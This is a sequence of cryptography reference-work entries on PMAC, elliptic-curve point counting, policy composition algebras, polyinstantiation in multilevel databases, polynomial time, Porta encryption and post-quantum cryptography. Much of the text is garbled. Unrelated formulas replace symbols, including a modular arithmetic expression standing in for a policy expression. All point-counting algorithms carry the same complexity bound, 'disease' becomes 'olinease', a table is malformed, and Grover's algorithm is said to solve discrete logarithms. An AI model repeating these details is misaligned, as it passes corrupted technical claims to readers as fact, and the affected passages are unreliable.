The designers of PMAC have proved that PMAC is a secure MAC algorithm if the underlying block cipher is a pseudorandom permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$. The best attack known on PMAC is a forgery attack based on internal collisions (Lee et al. 2006; Preneel and van Oorschot 1995); the attack requires $2^{n/2+1}$ chosen ciphertexts, hence it does not contradict the security proof.

Definition

Point counting is the task of computing the cardinality of the set formed by the points of an elliptic curve.

Background

Let E be an *elliptic curve* defined over a *finite field* α_i' . In order to build a cryptosystem that uses E, the corresponding *discrete logarithm problem* must be difficult. The first threat comes from the Pohlig-Hellman algorithm whose complexity depends on the factorization of the number of points of E. The point counting problem is to determine this cardinality, so as to assess the difficulty of the discrete logarithm problem. This is a one-time computation: an organization (governmental or standardizing) that wants to publish a recommended elliptic curve for cryptographic use must do this point counting task and publish the result so that users can verify the claimed security level.

Theory and Application

An approach to get the number of points of an elliptic curve is to construct the curve in such a way that its cardinality can be easily computed. For instance, a Koblitz curve is a curve whose equation is defined over a small subfield of the finite field one considers, so that there is no difficulty in the point counting. More generally, the complex multiplication method (CM in short) is an algorithm that constructs a curve from its ring of endomorphisms, assuming that this ring has a discriminant that is not too large. The curves amenable to this method form a tiny subset of all possible curves, but for them the point counting question is much easier. The rest of this entry concentrates on the question of counting points on a curve without any particular structure.

A first class of point counting algorithms contains generic algorithms: they work for any effective group for which bounds on the group order are available. The most simple method is the Baby-Step Giant-Step algorithm that can be seen as a time-memory trade-off of the naive algorithm. There are also low-memory, probabilistic variants inspired by Pollard's rho factoring algorithm. All generic algorithms share the same exponential complexity $O(q^{1/4})$ and are therefore not suitable for cryptographic sizes.

At the core of all advanced point counting algorithm is the Frobenius endomorphism that maps a point (x, y) of E to (x^q, y^q). This map is the identity when restricted to points with coordinates defined over α_i' , but its action on points defined over an extension field gives a lot of information.

The first polynomial-time algorithm was designed in 1985 by Schoof (1995). The strategy is to study the action of the Frobenius endomorphism on the set of points of E that have order ℓ, for several small prime values of ℓ. From this explicit action, one deduces the value of the group order modulo ℓ. Finally, using the Chinese remainder theorem and Hasse's bound, one can recover the exact value of the group order. The complexity of Schoof's algorithm is $\tilde{O}(\log^5 q)$, where the tilde stands for omitted $a, b \in \mathbb{Z}$ factors. It practically means that one could count the points of an elliptic curve of cryptographic size in a matter of days on a standard workstation.

In the 1990s, Atkin and Elkies have proposed several modifications to Schoof's algorithm, finally forming the so-called Schoof-Elkies-Atkin

(SEA) algorithm, whose running time is heuristically $\tilde{O}(\log^5 q)$. Although the expected running time is not rigorously proven, the result is guaranteed to be correct, and the practical behavior follows the heuristics, so that a good implementation can handle a cryptographic size in a matter of minutes. The SEA algorithm makes use of explicit isogeny computations that is a tricky task in small characteristic. The first solutions to this problem, leading to small characteristic versions of SEA with performances similar to large characteristic, are due to Couveignes and Lercier.

In 2000, another class of polynomial-time point counting algorithm was invented by Satoh (2000). The idea, which works only for curves defined over fields of small characteristic, is to lift the curve to a *p*-adic field and to study the action of the Frobenius endomorphism on the lifted curve. The curve lifting is done in a canonical way, so that the *p*-adic Frobenius and the original Frobenius endomorphisms act in a similar way and the group order can be deduced. The original algorithm was working only in characteristic larger than 3 and had a complexity of $\tilde{O}(\log^5 q)$. Subsequent improvements by several authors turned this into an algorithm that works for any small characteristic, in particular characteristic 2, with a runtime complexity of $\tilde{O}(\log^5 q)$. For cryptographic sizes, it means that one curve can be counted in a few tenths of a second on a standard computer.

Shortly after the publication of Satoh's algorithm, Kedlaya (2001) proposed another *p*-adic approach to point counting. His algorithm, initially designed for small odd characteristic, also uses a *p*-adic lift of the curve, but it is not required to be a canonical lift. The Frobenius endomorphism acts on a cohomological vector space, and again, this action leaks information about the group order. Making this Frobenius action explicit yields a point counting algorithm that runs in $\tilde{O}(\log^5 q)$. In practice, Kedlaya's algorithm is not faster than Satoh's algorithm for elliptic curves. Further *p*-adic algorithms have been designed and improved since then. They are again not faster than Satoh's algorithm in the case of elliptic curves, but more and more kinds of curves are covered. The interest resides now in the field of experimental mathematics, for instance, with the goal to test arithmetic conjectures like Sato-Tate's for non-elliptic curves (Harvey, 2014). This has gone out of the scope of cryptography.

To conclude, for any elliptic curve of cryptographic size, it is rather fast to count the points with a standard computer, in particular in characteristic

2. A comprehensive treatment of point counting algorithms for elliptic and hyperelliptic curves can be found in Cohen and Frey (2005).

Definition

A *policy composition* framework supports the integration among different component policies that retain their independence and administrative autonomy.

Background

In the last years, many solutions have been proposed to increase expressiveness and flexibility of authorization languages. These approaches however result limiting since they are all based on monolithic and complete authorization specifications. This is a problem in many situations where the restrictions to be enforced come from different input requirements, possibly under the control of different authorities, and where the specifics of some requirements may not even been known a priori. As an example, in distributed environments, there may be multiple, independent, and geographically distributed *entities* (i.e., individuals, organizations, institutes, and so on) with authority to control access to their local resources. Each of these parties is responsible for defining access control rules to protect resources, and each brings its own set of constraints. To address these issues, a *policy composition framework* by which different

component policies can be integrated while retaining their independence should be designed.

Theory and Application

The need for a policy composition framework was first identified in Bonatti et al. (2002). Here, the authors identify a set of desiderata that a policy composition framework should satisfy and that can be summarized as follows:

- *Heterogeneous policy support*. The framework should support policies expressed in different languages and enforced by different mechanisms.
- *Support of unknown policies*. The framework should support policies that are not known a priori or that are only partially defined. Policies are therefore treated as black boxes that can be queried at access control time and return a correct and complete response.
- *Controlled interference*. Policies cannot simply be merged as this may cause interferences and side effects. For instance, the accesses granted/denied might not correctly reflect the specifications anymore.
- *Expressiveness*. The language should support different methods for combining policies, without changing the input specifications and without ad hoc extensions to authorizations.
- *Support of different abstraction levels*. The composition should highlight the different components and their interplay at different levels of abstraction.
- *Formal semantics*. The composition language should be declarative, implementation independent, and based on a solid framework to avoid ambiguity.

The basic idea behind policy composition is to define an algebra that can combine policies stated in different languages and through different paradigms. The algebra may include a variety of operators representing different combination options. Examples of algebraic operators are the following:

- *Addition* (+). Merges two policies by returning their set union.
- *Conjunction* (&). Merges two policies by returning their intersection.
- *Subtraction* (−). Restricts a policy by eliminating all the accesses in the second policy.

- *Closure* (∗). Closes a policy under a set of inference (derivation) rules.
- *Scoping restriction* (ˆ). Restricts the application of a policy to a given set of subjects, objects, and actions.
- *Overriding* (*o*). Replaces part of a policy with a corresponding fragment of the second policy.
- *Template* (τ). Defines a partially specified policy that can be completed by supplying the parameters.

The addition (+) and conjunction (*&*) operators are useful in all situations where accesses can be authorized if allowed by any of the component (operand) policies and by all the component (operand) policies, respectively. Intuitively, this means that the addition enforces the maximum privilege principle and the conjunction enforces the minimum privilege principle. The subtraction (−) operator specifies exceptions to statements made by a policy, and it encompasses the functionality of negative authorizations in existing approaches while probably providing a clearer view of the combination of positive and negative statements. The advantages of subtraction over explicit denials include a simplification of the conflict resolution policies and a clearer semantics. Subtraction can also be used to express different overriding/conflict resolution criteria as needed in each specific context, without affecting the form of the authorizations. The closure (∗) operator closes a policy under a set of derivation rules that can be thought of as logic rules whose head is the authorization to be derived and whose body is the condition under which the authorization can be derived. Examples of derivation rules can be found in essentially all logic-based authorization languages proposed in the literature, where derivation rules are used, for example, to enforce propagation of authorizations along hierarchies in the data system, or to enforce more general forms of implication, related to the presence or absence of other authorizations, or depending on properties of the authorizations. Scoping (ˆ) is particularly useful to “limit” the statements that can be established by a policy and, in some way, enforcing authority confinement. Intuitively, all authorizations in the policy which do not satisfy the scoping restriction are ignored, and therefore ineffective. Overriding (*o*) is useful to replace (override) a portion of a policy with another policy. Template (τ) is useful for representing partially specified policies, where some components are specified at a later stage.

As an example of a possible application of the policy composition algebra described above, consider a drug-effects warehouse that might draw information from many hospitals. Suppose that the warehouse receives information from three hospitals, say h_1, h_2, and h_3. These hospitals are responsible for granting access to information under their (possibly overlapping) authority domains, where domains are specified by a scoping function. The statements made by the hospitals are then unioned, meaning that an access is authorized if any of the hospital policy states so. In terms of the algebra, the warehouse policy can be represented as an expression of the form $\overline{x} := x \cdot r \pmod{n} = 1 \cdot 16 \pmod{13} = 3$, where P_i denotes the policy defined by hospital h_i and the scope restriction $K_{i,2} = g^{r_i}$ selects the authorizations referred to objects released by hospital h_i (the assumption is that the information collected from the hospitals is organized in abstractions defining groups of objects that form a partial order, naturally introducing a hierarchy, where 2^{n^ϵ} contains objects obtained from hospital h_i). Each policy P_i can then be further refined. For instance, suppose that hospital h_1 defines a policy P_{drug} regulating the access to drug-effects information. Assume also that the drug-effects information can be released only if the hospital's researchers obtain a patient's consent; P_{consents} reports accesses to drug-effects information that the patients agree to release. Policy P_1 can then be expressed as $P_{\text{drug}} \& P_{\text{consents}}$.

Open Problems and Future Directions

Several open issues still need to be further investigated: (*i*) the definition of different *algebra operators and formal languages* for enforcing the algebra and proving properties; (*ii*) the definition of *administrative policies and language* with support for multiple authorities; (*iii*) the definition of alternative *strategies for evaluating the algebraic expression* to enforce access control; (*iv*) the definition of incremental approaches to enforce *changes to component policies*; and (*v*) the definition of *mobile policies* (i.e., policies that follow the object to which they refer whenever the object is passed to another site) specified by different and possibly independent authorities and expressed as a policy expression.

Polyinstantiation

Definition

In a multilevel database management system, *polyinstantiation* is the presence in the system of multiple instances of the same real world fact or entity, where the instances differ for the access class associated with them.

Background

Multilevel mandatory policies can be applied to databases at different granularity levels (Samarati and De Capitani di Vimercati, 2001). Classification can in fact be considered at the level of relations, columns, tuples, or single cells, this latter being the finest possible classification. Several efforts to classifying information in database systems considered classification at the level of each single element (Jajodia and Sandhu, 1991; Lunt et al., 1990) or at the level of key or non-key attributes within each tuple (Smith and Winslet, 1992). In a multilevel database system, subjects can only see information classified at a level lower than their levels and, operating on the database, should not obtain information at higher or

incomparable classification or tamper it. Maintaining such principles introduces the problem of maintaining multiple instances of the same real-world fact at different classification, introducing *polyinstantiation* (Jajodia and Sandhu, 1992; Lunt, 1991).

Theory and Application

To see how polyinstantiation can arise, consider the multilevel relation in Fig. 1a. Suppose now that an Unclassified subject, whose view on the relation is as in Fig. 1b, requests insertion of tuple `(Ann, Dept1, 100K)`. According to the key constraints imposed by the relational model, no two tuples can have the same value for the key attributes (i. e., the name attribute in the example). Therefore, if classifications were not taken into account, the insertion could have not been accepted. The database could have two alternative choices: (i) tell the subject that a tuple with the same key already exists, or (ii) replace the old tuple with the new one. The first solution introduces a *covert channel*, since by rejecting the request the system would be revealing protected information (meaning the existence of a Secret entity named `Ann`), and clearly compromises secrecy. On the other hand, the second solution compromises integrity, since high classified data would be lost, being overridden by the newly inserted tuple. Both solutions are therefore inapplicable. The only remaining solution would then be to accept the insertion and manage the presence of both tuples (see Fig. 2a). Two tuples would then exist with the same value but different classification, for their key (*polyinstantiated tuples*). A similar situation happens if the unclassified subject requests to update the salary of `Sam` to value `100K`. Again, telling the subject that a value already exists would compromise secrecy (if the subject is not supposed to distinguish between real nulls and values for which it does not have sufficient clearance), while overwriting the existing Secret value would compromise integrity (as the Secret salary would be lost). The only remaining solution would therefore seem to be to accept the insertion (Fig. 2a), implying then the existence of two tuples with the same value and classification for their key, but with different value and classification for one of their attributes (*polyinstantiated elements*). Note that, when producing the view visible to a subject in the presence of polyinstantiation, the DBMS must completely hide those tuples with high polyinstantiated values that the subject cannot see. For instance, an

unclassified subject querying the relation in Fig. 2a will see only one tuple for Ann and Sam (see Fig. 2b).

a

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U

Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	U	Dept1	U	100K	U
Sam	U	Dept1	U	100K	U

Polyinstantiation, Fig. 2 An example of a relation with polyinstantiation (**a**) and the Unclassified view on it (**b**)

Polyinstantiation can also occur because of requests by high-level subjects. For instance, consider again the relation in Fig. 1a and assume a Secret subject requests to insert tuple `(Bob, Dept2, 200K)`. A tuple with key `Bob` already exists at level Unclassified. If key uniqueness is to be

preserved, the system can either (i) inform the subject of the conflict and refuse the insertion or (ii) overwrite the existing tuple. Again, the solution of refusing insertion is not advisable: although it would not leak protected information, it introduces *denials-of-service*, since high-level subjects would not be allowed to insert data. The second solution also is not viable since it would introduce a covert channel due to the effect that the overwriting would have on the view of lower-level subjects (which would see the Unclassified tuple disappear). Again, the only possible solution seems to be to accept the insertion and have the two (polyinstantiated) tuples coexist (see Fig. 3a). A similar problem would arise at the attribute level, for update operations. For instance, if a Secret subject requires updating Jim's salary to `150K`, polyinstantiated elements would be introduced (see Fig. 3a).

a

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Ann	S	Dept2	S	200K	S
Sam	U	Dept1	U	150K	S
Bob	S	Dept2	S	200K	S
Jim	U	Dept1	U	150K	S

b

Name	λ_N	Dept	λ_D	Salary	λ_S
Bob	U	Dept1	U	100K	U
Jim	U	Dept1	U	100K	U
Sam	U	Dept1	U	–	U

Polyinstantiation, Fig. 3 An example of a relation with polyinstantiation (**a**) and the Unclassified view on it (**b**)

Earlier work in multilevel database systems accepted polyinstantiation as an inevitable consequence of fine-grained classification and attempted to clarify the semantics of the database states in the presence of polyinstantiation (Jajodia and Sandhu, 1991; Lunt et al., 1990). For instance, the presence of two tuples with the same value, but different classification, for the primary key (polyinstantiated tuples) can be interpreted as the existence of *two different entities* of the real world (one of

which is known only at a higher level). The presence of two tuples with the same key and same key classification but that differ for the value and classification of some of its attributes can be interpreted as a *single* real-world entity for which different values are recorded (corresponding to the different beliefs at different levels). However, unfortunately, polyinstantiation quickly goes out of hand, and the execution of few update operations could result in a database whose semantics does not appear clear anymore. Restrictions must then be enforced to ensure that possible update operations do not proliferate polyinstantiation introducing spurious tuples in the database. Subsequent work tried to establish constraints to maintain semantic integrity of the database status (Sandhu and Chen, 2000; Winslett et al., 1994). However, probably because of all the complications and semantics confusion that polyinstantiation bears, fine-grained multilevel databases did not have much success, and current DBMSs do not support element-level classification. Commercial systems (e.g., Oracle label security) support tuple-level classification.

It is worth noticing that, although polyinstantiation is often blamed to be the reason why multilevel relational databases did not have success, polyinstantiation is not necessarily always bad. Controlled polyinstantiation may, for example, be useful to support *cover stories* (Jajodia and Sandhu, 1992), meaning non-true data whose presence in the database is meant to hide the existence of the actual value. Cover stories are useful when the fact that given data are not released is by itself a cause of information leakage. For instance, suppose that a subject requires access to a hospital's data and the hospital returns, for all its patients, but for few of them, the olinease for which they are being cured. Suppose also that HIV never appears as a olinease value. Observing this, the recipient may infer that it is probably the case that the patients for which olinease is not disclosed suffer from HIV. The hospital could have avoided exposure to such an inference by simply releasing a non-true alternative value (*cover story*) for these patients. Intuitively, cover stories are "lies" that the DBMS says to uncleared subjects not to disclose (directly or indirectly) the actual values to be protected. We do note that, while cover stories are useful for protection, they have raised objections for the possible integrity compromises which they may indirectly cause, as low-level subjects can base their actions on cover stories they believe true.

Polynomial Time

Burt Kaliski[49] ✉
(49) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *polynomial-time* algorithm is one whose running time grows as a polynomial function of the size of its input.

Theory

Let x denote the length of the input to an algorithm (typically in bits, but other measures are sometimes used), and let $T(x)$ denote the running time of the algorithm on inputs of length x. Then the algorithm is polynomial-time if the running time satisfies

$$T(x) \leq c_d x^d + c_{d-1} x^{d-1} + \cdots + c_1 x + c_0$$

for all sufficiently large x, where the degree $d \geq 0$ and the coefficients c_d, …, c_0 are constants. It is easy to see that the running time will also satisfy the simpler bound

$$T(x) \leq c'_d x^d$$

for a (possibly) larger constant c'_d and (possibly) larger x. In *O*-notation, this would be written $T(x) = O(x^d)$.

The term “polynomial” comes from the fact that the bound has the general form of a polynomial in x. The definition of polynomial-time is

more general; however, in particular, it does not require that d be an integer.

The definition just given is somewhat informal; for instance, it assumes that the algorithm takes the same time for all inputs of a given size. If the time varies among inputs of a given size, then $T(x)$ should be an upper bound on the running time for that size. Moreover, if the algorithm involves randomization, then $T(x)$ should be an upper bound on the expected running time of the algorithm (given random choices of the algorithm) for inputs of size x.

As noted above, x refers to the length of the input. However, sometimes it is convenient just to let x be the input itself, as for example when expressing the time it takes to find a prime of length x bits, where x itself is the input to the prime-finding algorithm. (Alternatively, as is standard in complexity theory, one could redefine the input to the prime-finding algorithm as a string of x ones.)

The distinction between polynomial-time algorithms and those with higher complexity such as subexponential time and exponential time is a major concern in computational complexity theory.

A polynomial-time algorithm technically belongs to the higher complexity classes since each complexity class only expresses an upper bound on the running time, not a lower bound. However, in typical discussions on cryptography (refer, e.g., L-notation), the term "subexponential time" excludes algorithms that are polynomial time, and likewise "exponential time" excludes subexponential time and polynomial time.

In addition to running time, the "polynomial" metric is sometimes applied to other measures of complexity in cryptography, such as the memory requirements of an algorithm or the ratio of difficulty between two problems. In general, a *polynomial function*, in this context, is one that is bounded asymptotically by a constant power of its input. In these cases, one may also consider degrees $d < 1$ (which would not make sense for an algorithm since it takes $O(x)$ time just to *read* the input). A function that is $k\backslash\{0\}$, or that is $O(1)$—a constant—is technically polynomial in x. If $d < 1$, then the function of x is sometimes called a *small polynomial*. If the function grows more slowly than x^d for every degree $d > 0$, then the function is called *subpolynomial*. An example of a subpolynomial function is $O(\log x)$.

Applications

In practical cryptography, the primary issue is not asymptotic growth but how fast an algorithm runs for practical-size inputs. For instance, while a polynomial-time algorithm will be faster for all sufficiently large inputs than one that is not polynomial-time, the crossover-point may be well beyond practical sizes. Likewise, the existence of a polynomial-time algorithm to solve some supposedly hard problem (e.g., integer factoring) would not necessarily compromise security if the polynomial-time algorithm turned out to have a very large degree *d*. The search for polynomial-time algorithms for cryptographic operations is nevertheless an important one, as it generally provides for scalability in a system design, since key sizes can be increased with only a moderate effect on running time. Likewise, the lack of polynomial-time algorithms for a hard problem provides assurance that a moderate increase in key sizes can have a significant effect on security, which helps to stay ahead of improvements in computing power (refer Moore's Law).

Open Problems

The most important open problem related to polynomial-time complexity is the famous "P = NP?" question. Here, P refers to the class of computational problems that can be solved by a polynomial-time algorithm, while NP refers to the class whose solutions can be checked by a polynomial-time algorithm (which include most problems of cryptographic importance). The "P = NP?" question asks whether the two classes are the same. Any answer would be a theoretical breakthrough; indeed, the question is one of the Clay Mathematics Institute's seven Millenium Prize Problems. A "yes" answer could have profound implications to cryptography as well if the resulting polynomial-time algorithms for solving various cryptographic problems have a sufficiently small degree *d*.

Porta Encryption

Friedrich L. Bauer[50] ✉
(50) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

This particular encryption method works on an alphabet of $N = 2v$ letters. A Porta encryption step (Giambattista della Porta, 1563) is a simple *substitution* (Substitutions and Permutations) consisting of ν swaps (cycles of length 2). Typically, there are ν such swaps, each one designated by *two* key letters in a polyphonic way. A Porta encryption is self-reciprocal. For an example of a PORTA encryption, see the section “Autokey” in the entry Key.

A *Porta table* for Z_{20} (G.B. della Porta and M. Argenti, 1589) is given by:

(*A*, *B*)	(am)	(bn)	(co)	(dp)	(eq)	(fr)	(gs)	(ht)	(iu)	(lx)
(*C*, *D*)	(ax)	(bm)	(cn)	(do)	(ep)	(fq)	(gr)	(hs)	(it)	(lu)

Hardware considerations for post-quantum cryptography; Hardware implementation explorations of post-quantum cryptographic primitives

Definitions

In this entry, we give a brief overview of the key arithmetic operations used in post-quantum cryptographic (PQC) algorithms and common security functions – i.e., public-key cryptosystem (PKC), key exchange (KEX), digital signature scheme (DSS), oblivious transfer (OT), and zero-knowledge proof (ZKP).

Background

A recent breakthrough development and a proof-of-concept study done by Yang et al. (2020) promises feasibility of cheaper and more robust quantum computing. It also promotes confidence that even quantum computers can

be manufactured using conventional silicon chip foundries. Similar development trends (Knight, 2017; Hsu, 2018; Courtland, 2017; Daily, 2018; Mandelbaum, 2018) in this field have confirmed that it is only a matter of time before these computer systems become functional and readily available. However, we cannot be sure about exactly how long it will be before we have a practical quantum computer.

Regardless of this fact, a substantial amount of research on quantum computers shows that they hold the promise of a significant computational power increase. These computer systems will be able to efficiently compute solutions for many mathematical problems that are NP-hard on conventional computers. While this development presents many compute opportunities, it also seriously compromises the confidentiality and integrity of many of the existing classical cryptosystems. For instance, quantum algorithms such as Grover's (Grover, 2001) and Shor's (Shor, 1994) algorithm will be capable of efficiently solving the discrete logarithm and integer factorization problems, respectively. Hence, existing encryption schemes like RSA, ECC, and ElGamal will need to be scrutinized for their security claims, and, if these claims are found insufficient in the quantum era, then these schemes will have to be replaced. This holds true because discrete logarithm and integer factorization computational problems form the core of their security. As a result, major research efforts are underway to develop a new class of post-quantum algorithms and cryptosystems.


Post-quantum cryptography aims to develop cryptographic schemes that are secure against quantum as well as classical computers. Moreover, these new schemes must have the capability to interoperate with existing communications protocols and networks so that they can be seamlessly integrated into the existing systems. According to the National Institute of Standards and Technology (NIST), it takes about two decades to design and implement the required infrastructure for a contemporary public-key cryptography system. Therefore, in early 2017, the NIST initiated a campaign (NIST, 2018) to standardize post-quantum cryptography and to enable the existing information security systems proactively resist quantum computing security breaches. The standardization process is in its second round now, and third round candidates may be declared soon. Both the first and second rounds are dominated by the candidate algorithms based on Ring-Learning with Errors (Ring-LWE) (Lyubashevsky et al., 2010). In fact, out of the 64 candidate algorithms that were put forth in the first

round, Ring-LWE was used in 21 candidate submissions, and out of 27 candidates that advanced to the second round, 12 are based on Ring-LWE. In July 2020, the NIST announced the beginning of the third round after down-selecting to 15 the list of algorithm candidates with a strong Ring-LWE representation.

Theory and Application

Ring-LWE has been a popular choice among the candidate algorithms due to its numerous advantages. Ring-LWE cryptosystems are a branch of lattice-based cryptography, and hence, the security reductions are derived from either the shortest vector problem (SVP) or closest vector problem (CVP), or some form of modified SVP/CVP. These lattice problems remain NP-hard even on quantum computers, and, therefore, the cryptosystems based on these problems are considered secure in the quantum era. Another advantage is that Ring-LWE cryptosystems have a much smaller key size compared with other techniques, such as code-based cryptosystems (Bernstein et al., 2017; Overbeck and Sendrier, 2009), with comparable security guarantees. Moreover, these cryptosystems can be leveraged to support a wide range of applications ranging from Internet of Things (IoT) (Güneysu and Oder, 2017) to homomorphic encryption (Gentry et al., 2009). One of the biggest advantages of Ring-LWE cryptosystems is that, due to its simple integer operations, it conveniently lends itself to efficient hardware implementations. At the core of lattice-based cryptography lies the Gaussian distribution-based noise sampling. These noise samples are critical in hiding information during both the key generation and encryption phases in lattice-based cryptosystems. Although noise sampling can be performed using simpler distributions, e.g., uniform or binomial distributions, the Gaussian distribution represents a desirable choice for noise sampling with optimal performance and security trade-offs. Obtaining discrete Gaussian noise samples with high precision is non-trivial and challenging at times. It can be a bottleneck in implementing an efficient and secure Ring-LWE cryptographic scheme.


The frequently used security components in the post-quantum hardware primitive set consist of the PKC (Roy et al., 2014; Poppelmann and Guneysu, 2014), KEX (Alkim et al., 2016; Oder and Güneysu, 2017; Kuo et al., 2017), DSS, OT, and ZKP. The PKC and KEX form the basis of most



modern cryptographic systems. DSSs are heavily used to exchange documents securely and in most of the financial applications (Bakhoum, 1997). The OT is used in many privacy-preserving applications, e.g., privacy-preserving database queries and machine learning (Liu et al., 2017). Similarly, ZKP is used in a number of applications, such as the next-generation blockchain (CoinDesk, 2018) technology algorithms.

Post-Quantum Cryptosystems Large polynomial operations over finite rings form the core computational kernel of Ring-LWE algorithms, which is challenging for hardware designers. Moreover, the overwhelming number of arithmetic operations involved can further complicate the design and implementation process. Therefore, it is extremely hard to strike a balance between the hardware cost and performance in the architecture thus obtained.

Let us consider the PKC as a driving illustration. The primary Ring-LWE PKC algorithm proposed by Lyubashevsky et al. (2010) forms the basis of our hardware implementation of the PKC (Agrawal et al., 2019). The RLWE-PKC algorithm consists of a few basic operations, such as scalar multiplication, scalar division to the nearest binary integer, polynomial addition, polynomial subtraction, and polynomial multiplication. Most of these operations can be performed either element-wise or by reducing them to conditional assignment operations. However, there are two expensive operations, i.e., polynomial multiplication and modulo reduction that need to be tackled carefully. Polynomial multiplication is both hardware resource intensive and incurs high operational latency. Hence, an efficient polynomial multiplication module can improve the efficiency of the entire PKC architecture significantly. In addition, the use of modulo reduction operations in all of the submodules incurs high resource utilization.




Polynomial Addition and Subtraction The two most commonly used modules are the polynomial addition and polynomial subtraction modules. Both of these modules can be implemented as element-wise operations on the coefficients of the two polynomials. As the operations are performed in a ring, R_q, the element-wise results must be wrapped within mod q. Figure 1 shows the hardware circuit for the polynomial addition and polynomial

subtraction modules.

Post-quantum Cryptographic Hardware Primitives, Fig. 1 Polynomial addition and polynomial subtraction circuit

Scalar Multiplication As shown in Fig. 2, the scalar multiplication can be implemented without using any actual multiplication operations, further reducing the hardware cost. One can use multiplexers (muxes) to implement the scalar multiplication hardware circuit.



Post-quantum Cryptographic Hardware Primitives, Fig. 2 Scalar multiplication and scalar division circuit

Scalar Division to the Nearest Binary Integer The actual division operation is expensive to perform in hardware. One can implement the scalar division submodule without using any hardware division circuit, as shown in Fig. 2.

Polynomial Multiplication Using NTT It is necessary to design an efficient polynomial multiplication submodule, since it has the highest

implementation complexity and it will govern the efficiency of the entire PKC system or any other post-quantum hardware primitive architecture (Fig. 3).

Post-quantum Cryptographic Hardware Primitives, Fig. 3 Polynomial multiplication, operation within NTT block

One of the most frequently used approach is the naïve convolution-based polynomial multiplication implementation. The problem is that the convolution method requires $O(n^2)$ multiplications to be performed, and, therefore, this is not an efficient way to implement polynomial multiplication in hardware. The $O(n^2)$ complexity of the convolution method can be reduced to $O(n\log_2 n)$ using an approach based on negative wrapped convolution combined with butterfly number-theoretic transform (NTT). An NTT-based multiplication algorithm was first proposed by Chen et al. (2015).

Open Problems and Future Directions

In this brief, we highlight the Ring-LWE cryptosystem's inherent capabilities and develop an efficient hardware implementation for it. Although there are numerous works exploring different implementations of the Ring-LWE algorithm in software, hardware-level design space exploration efforts have been very limited. Moreover, very few of the existing hardware implementations focus on scalability and efficiency. This is because large polynomial operations over finite rings form the core computational kernel of Ring-LWE algorithms, which is challenging for hardware designers. There continues to be a need for a set of highly optimized, parameterizable hardware modules to serve as building blocks

for faster design space exploration of post-quantum cryptosystems, especially the systems using Ring-LWE algorithms.

Definition

Post-quantum cryptography means cryptography resistant to attacks by quantum computers.

Background

Quantum computers are a theoretical model of computation believed to be much more powerful than conventional computers at solving some problems. There have been no public reports of successful construction of large quantum computers, but there are also no known physical obstacles to the construction of large quantum computers.

In 1994, Shor (1994) showed that a polynomial-size quantum computer can factor integers and compute discrete logarithms in polynomial time. Shor's algorithm directly breaks RSA and the Digital Signature Standard in polynomial time. Variations of the same idea break elliptic curve cryptography and more general class-group systems in polynomial time.

For comparison, RSA and elliptic curve cryptography are believed to be secure when the attacker is not equipped with a quantum computer. The best algorithm known for integer factorization on conventional computers is the number field sieve, which takes subexponential but superpolynomial

time. The best algorithms known for the elliptic curve discrete logarithm problem (DLP) on conventional computers are generic attacks against DLP taking exponential time.

In 1996, Grover (1996) showed that a polynomial-size quantum computer can find k-bit preimages (for example, k-bit secret keys) in time essentially $2^{k/2}$. Conventional computers need time essentially 2^k. See preimage resistance.

Theory and Applications

The possibility of an attacker being equipped with a large quantum computer has motivated investigation of the impact of quantum computers upon cryptography. Post-quantum cryptanalysis studies attacks that are allowed to take advantage of not only conventional computers but also quantum computers. Post-quantum cryptography means cryptography resistant to such attacks.

Almost all pre-quantum ciphers are candidates for post-quantum secret-key cryptography, although Grover's algorithm requires key lengths to be doubled. There are fewer candidates for post-quantum public-key cryptography. The leading candidates are hash-based signatures, code-based cryptography, lattice-based cryptography, and multivariate cryptography.

Code-based and lattice-based public-key cryptosystems are believed to achieve security level 2^k with polynomial-time encryption and decryption and with polynomial-size public keys, secret keys, and ciphertexts. There are also proposals for multivariate public-key cryptosystems. Hash-based cryptography does not appear to provide encryption.

Hash-based signatures and multivariate signatures are believed to achieve security level 2^k with polynomial-time signing and verification and with polynomial-size public keys, secret keys, and signatures. There are also proposals for code-based and lattice-based signatures. It is also possible to use public-key encryption to authenticate messages without publicly verifiable signatures: Alice encrypts a random number r to Bob, Bob encrypts a random number s to Alice, and then Alice and Bob use a hash of (r, s) as a secret key for a MAC algorithm.

The state of the art in post-quantum cryptography was recently surveyed in the book (Bernstein et al. 2009). The Web site http://pqcrypto.org, edited

by Daniel J. Bernstein and Tanja Lange contains an updated bibliography and additional information regarding post-quantum cryptography.

Editors note: For a NIST effort to standardize Post-Quantum Cryptography, see (https://csrc.nist.gov/projects/post-quantum-cryptography).

Synonyms

Post-quantum ABE; Post-quantum IBE; Quantum-safe identity and attribute based encryption

Definitions

An identity- or attribute-based encryption scheme (resp., IBE or ABE) is an asymmetric cryptosystem, managed by an authority, whereby ciphertexts can be intelligibly and autonomously addressed by name or attributes of the recipient(s). In post-quantum PQ-IBE and PQ-ABE, such cryptosystems are designed to withstand cryptanalysis that involves quantum computation.

Background

As IBE and ABE present alternatives to traditional PKI that offer finer access control and easier key management at the cost of increased centralization, the deployment of such constructs would be most compelling in organizations with strict hierarchy or autocratic situations, as found in a corporate or government structure. In those instances, long-term

cryptographic safety is likely to be of heightened importance; hence the need for realizations that can withstand quantum cryptanalytic attacks should they ever materialize.

The first general realizations of IBE *circa* 2000, and ABE half a decade later, did not initially provide any quantum security, being based on classes of computational problems based on Weil bilinear maps on elliptic curves, no harder than the discrete logarithm and thus vulnerable to quantum cryptanalysis. Concurrently, new classes of hard problems, conjectured to negate much of the shortcuts of quantum over classical attacks, were rapidly emerging as suitable for cryptographic constructions. Prime among them were (integer) Euclidean lattices in high dimension, which were found to harbor, both an efficient trapdoor mechanism, and cryptographically useful hard problems such as shortest integer solution (SIS) and especially learning with errors (LWE). Together, these would eventually enable the emergence of IBE and ABE with (conjectured) quantum security.

